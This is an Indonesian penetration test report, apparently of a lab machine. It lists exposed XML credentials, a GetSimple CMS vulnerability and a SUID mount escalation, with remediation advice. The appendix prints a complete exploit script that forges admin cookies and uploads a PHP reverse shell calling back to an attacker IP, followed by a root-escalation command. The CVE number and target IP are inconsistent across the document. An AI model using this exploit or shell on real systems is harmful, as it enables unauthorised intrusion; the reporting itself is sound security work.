Penetration Test Report

1. Executive Summary

1.1. Purpose of the Test

Tujuan dari pengujian ini adalah untuk mengevaluasi keamanan layanan dan aplikasi yang berjalan pada server dengan alamat IP 10.10.200.15. Pengujian ini mencakup identifikasi kerentanan yang dapat dieksploitasi oleh penyerang untuk mendapatkan akses tidak sah, baik sebagai pengguna biasa maupun sebagai administrator (root).

1.2. Scope

Lingkup pengujian meliputi layanan SSH (port 22) dan HTTP (port 8080) yang berjalan pada server 10.10.200.15. Pengujian berfokus pada enumerasi direktori, eksploitasi CVE, dan eskalasi hak akses melalui SUID binary.

1.3. Methodology

Metodologi yang digunakan dalam pengujian ini melibatkan langkah-langkah berikut:

- **Port Scanning:** Menggunakan Nmap untuk mengidentifikasi layanan yang terbuka.
- **Directory Enumeration:** Menggunakan Dirsearch untuk menemukan direktori tersembunyi.
- **Credential Harvesting:** Memanfaatkan file XML yang tidak aman untuk mendapatkan hash password, kemudian didekripsi.
- **Exploitation:** Menggunakan CVE-2022-1544 untuk mendapatkan reverse shell.
- **Privilege Escalation:** Menggunakan SUID binary yang ditemukan untuk mendapatkan akses root.

1.4. Key Findings

Pengujian ini menemukan beberapa kerentanan kritis:

- **Eksposur Data Sensitif:** Username dan hash password yang tersimpan dalam file XML yang dapat diakses publik.
- **Kerentanan pada Aplikasi Web:** Eksploitasi CVE-2022-1544 yang memungkinkan penyerang mendapatkan akses ke shell.
- **SUID Binary Misconfiguration:** Binary `/bin/mount` yang dapat dieksploitasi untuk eskalasi hak akses ke root.

1.5. Overall Risk Rating

Berdasarkan temuan di atas, risiko keseluruhan untuk sistem ini dinilai **High**.

2. Detailed Findings

2.1. Finding #1: Eksposur Data Sensitif

- **Severity:** High
- **Description:** File XML yang dapat diakses publik pada `/data/user/ruds.xml` mengandung username dan hash password yang dapat didekripsi menggunakan tools online.
- **Affected Assets:** Sistem dan aplikasi web yang di-hosting pada server 10.10.200.15.

2.1.1. Impact on Confidentiality

Data pengguna yang sensitif terekspos, memungkinkan penyerang mendapatkan akses tidak sah ke sistem.

2.1.2. Impact on Integrity

Penyerang dapat menggunakan kredensial yang diperoleh untuk mengubah data atau konfigurasi pada sistem.

2.1.3. Impact on Availability

Tidak ada dampak langsung terhadap ketersediaan.

2.1.4. Recommended Course of Action

Lindungi akses ke file sensitif dengan memperketat izin file dan folder. Implementasikan enkripsi untuk data sensitif dan pastikan file yang mengandung kredensial tidak dapat diakses publik.

2.2. Finding #2: Kerentanan pada Aplikasi Web (CVE-2022-1544)

- **Severity:** Critical
- **Description:** Kerentanan pada aplikasi web yang memungkinkan penyerang menjalankan kode arbitrary dan mendapatkan akses shell.
- **Affected Assets:** Aplikasi web pada port 8080.

2.2.1. Impact on Confidentiality

Penyerang dapat mengakses data sensitif pada sistem.

2.2.2. Impact on Integrity

Penyerang dapat mengubah atau menghapus data pada sistem.

2.2.3. Impact on Availability

Penyerang dapat mengganggu operasi normal aplikasi dengan menjalankan kode yang tidak sah.

2.2.4. Recommended Course of Action

Patch aplikasi untuk memperbaiki kerentanan ini dan lakukan pembaruan rutin pada perangkat lunak. Pantau log akses untuk mendeteksi aktivitas yang mencurigakan.

2.3. Finding #3: SUID Binary Misconfiguration

- **Severity:** High
- **Description:** Binary `/bin/mount` memiliki bit SUID yang dapat dieksploitasi untuk mendapatkan akses root.
- **Affected Assets:** Seluruh sistem yang berjalan pada server.

2.3.1. Impact on Confidentiality

Penyerang yang berhasil mendapatkan akses root dapat membaca semua file di sistem.

2.3.2. Impact on Integrity

Penyerang dapat memodifikasi atau merusak file sistem dan konfigurasi.

2.3.3. Impact on Availability

Penyerang dapat merusak sistem sehingga tidak dapat diakses oleh pengguna lain.

2.3.4. Recommended Course of Action

Nonaktifkan bit SUID pada binary yang tidak diperlukan. Tinjau semua binary dengan bit SUID di sistem untuk memastikan tidak ada yang dapat dieksploitasi dengan cara serupa.

3. Risk Analysis

3.1. Risk Matrix

Impact	Probability	Low	Medium	High	Critical
High	**High**	Finding #1	Finding #2	Finding #3	

3.2. Risk Prioritization

Prioritas utama adalah memperbaiki kerentanan yang ditemukan pada aplikasi web (CVE-2022-1544) dan mengamankan data sensitif yang terekspos. Eskalasi hak akses melalui SUID binary juga harus segera diatasi.

4. Remediation Plan

4.1. Immediate Actions

- Implementasikan patch untuk mengatasi CVE-2022-1544.
- Batasi akses ke file sensitif dan enkripsi data penting.

4.2. Long-Term Actions

- Tinjau dan perbaiki konfigurasi sistem untuk mencegah eksposur data.
- Audit secara berkala semua binary dengan bit SUID.

4.3. Monitoring and Follow-Up

- Lakukan pemantauan aktif terhadap log untuk mendeteksi eksploitasi lebih lanjut.
- Rutin lakukan audit keamanan untuk memastikan semua tindakan remediasi telah efektif.

5. Conclusion

5.1. Recommendations

- Segera perbaiki kerentanan aplikasi web untuk mencegah akses tidak sah.
- Lindungi data sensitif dengan enkripsi dan pengaturan izin yang lebih ketat.
- Nonaktifkan atau amankan binary dengan bit SUID yang tidak diperlukan.

5.2. Final Thoughts

Pengujian ini menunjukkan bahwa sistem memiliki beberapa kerentanan serius yang harus segera diatasi. Penerapan langkah-langkah keamanan yang direkomendasikan akan secara signifikan mengurangi risiko terhadap organisasi.


6. Appendices

6.1. Tools and Techniques Used

- **Nmap** untuk port scanning
- **Dirsearch** untuk enumerasi direktori
- **md5decrypt.net** untuk dekripsi hash password
- **Exploit-DB** untuk eksploitasi CVE-2022-1544
- **GTFOBins** untuk eskalasi hak akses menggunakan SUID binary

6.2. Detailed Logs and Evidence

- Output dari Nmap



- Dirsearch

- eksploitasi yang digunakan

```
import sys

import hashlib

import re

import requests

from xml.etree import ElementTree

from threading import Thread

import telnetlib



purple = "\033[0;35m"

reset = "\033[0m"

yellow = "\033[93m"

blue = "\033[34m"

red = "\033[0;31m"



def print_the_banner():

    print(purple + '''

 CCC V     V EEEE      22   000   22   22      4  4  11  5555 4
4 4  4

C    V     V E        2  2 0  00 2  2 2  2     4  4 111  5    4
4 4  4

C     V   V  EEE  ---   2  0 0 0   2    2  --- 4444  11  555
4444 4444

C      V V   E         2   00  0  2    2          4  11     5
4    4

 CCC    V    EEEE     2222  000  2222 2222        4 1111 555
4    4

 '''+ reset)
```

```
def get_version(target, path):
    r = requests.get(f"http://{target}{path}admin/index.php")
    match = re.search("jquery.getsimple.js\?v=(.*)\"", r.text)
    if match:
        version = match.group(1)
        if version <= "3.3.16":
            print( red + f"[+] the version {version} is vulnrable
to CVE-2022-41544")
        else:
            print ("This is not vulnrable to this CVE")
        return version
    return None


def api_leak(target, path):
    r =
requests.get(f"http://{target}{path}data/other/authorization.xml"
)
    if r.ok:
        tree = ElementTree.fromstring(r.content)
        apikey = tree[0].text
        print(f"[+] apikey obtained {apikey}")
        return apikey
    return None


def set_cookies(username, version, apikey):
```

```
    cookie_name =
hashlib.sha1(f"getsimple_cookie_{version.replace('.',
'')}{apikey}".encode()).hexdigest()

    cookie_value =
hashlib.sha1(f"{username}{apikey}".encode()).hexdigest()

    cookies =
f"GS_ADMIN_USERNAME={username};{cookie_name}={cookie_value}"

    headers = {

        'Content-Type':'application/x-www-form-urlencoded',

        'Cookie': cookies

    }

    return headers



def get_csrf_token(target, path, headers):

    r =
requests.get(f"http://{target}{path}admin/theme-edit.php",
headers=headers)

    m = re.search('nonce" type="hidden" value="(.*)"', r.text)

    if m:

        print("[+] csrf token obtained")

        return m.group(1)

    return None



def upload_shell(target, path, headers, nonce, shell_content):

    upload_url =
f"http://{target}{path}admin/theme-edit.php?updated=true"

    payload = {

        'content': shell_content,
```

```
        'edited_file': '../shell.php',
        'nonce': nonce,
        'submitsave': 1
    }
    try:
        response = requests.post(upload_url, headers=headers,
data=payload)
        if response.status_code == 200:
            print("[+] Shell uploaded successfully!")
        else:
            print("(-) Shell upload failed!")
    except requests.exceptions.RequestException as e:
        print("(-) An error occurred while uploading the shell:",
e)
def shell_trigger(target, path):
    url = f"http://{target}{path}/shell.php"
    try:
        response = requests.get(url)
        if response.status_code == 200:
            print("[+] Webshell trigged successfully!")
        else:
            print("(-) Failed to visit the page!")
    except requests.exceptions.RequestException as e:
        print("(-) An error occurred while visiting the page:",
e)
```


```
def main():

    if len(sys.argv) != 5:

        print("Usage: python3 CVE-2022-41544.py <target> <path>
<ip:port> <username>")

        return



    target = sys.argv[1]

    path = sys.argv[2]

    if not path.endswith('/'):

        path += '/'



    ip, port = sys.argv[3].split(':')

    username = sys.argv[4]

    shell_content = f"""<?php

    $ip = '{ip}';

    $port = {port};

    $sock = fsockopen($ip, $port);

    $proc = proc_open('/bin/sh', array(0 => $sock, 1 => $sock, 2
=> $sock), $pipes);

    """



    version = get_version(target, path)

    if not version:

        print("(-) could not get version")

        return
```

```
    apikey = api_leak(target, path)
    if not apikey:
        print("(-) could not get apikey")
        return

    headers = set_cookies(username, version, apikey)

    nonce = get_csrf_token(target, path, headers)
    if not nonce:
        print("(-) could not get nonce")
        return

    upload_shell(target, path, headers, nonce, shell_content)
    shell_trigger(target, path)

if __name__ == '__main__':
    print_the_banner()
    main()
```

Running dengan

```
python3 CVE-2022-1544.py 10.10.20.15:8080 / 10.18.200.35:1235
ruds
```

- Hasil dekripsi hash



- command yang digunakan untuk eskalasi hak akses

```
sudo mount -o bind /bin/sh /bin/mount

sudo mount
```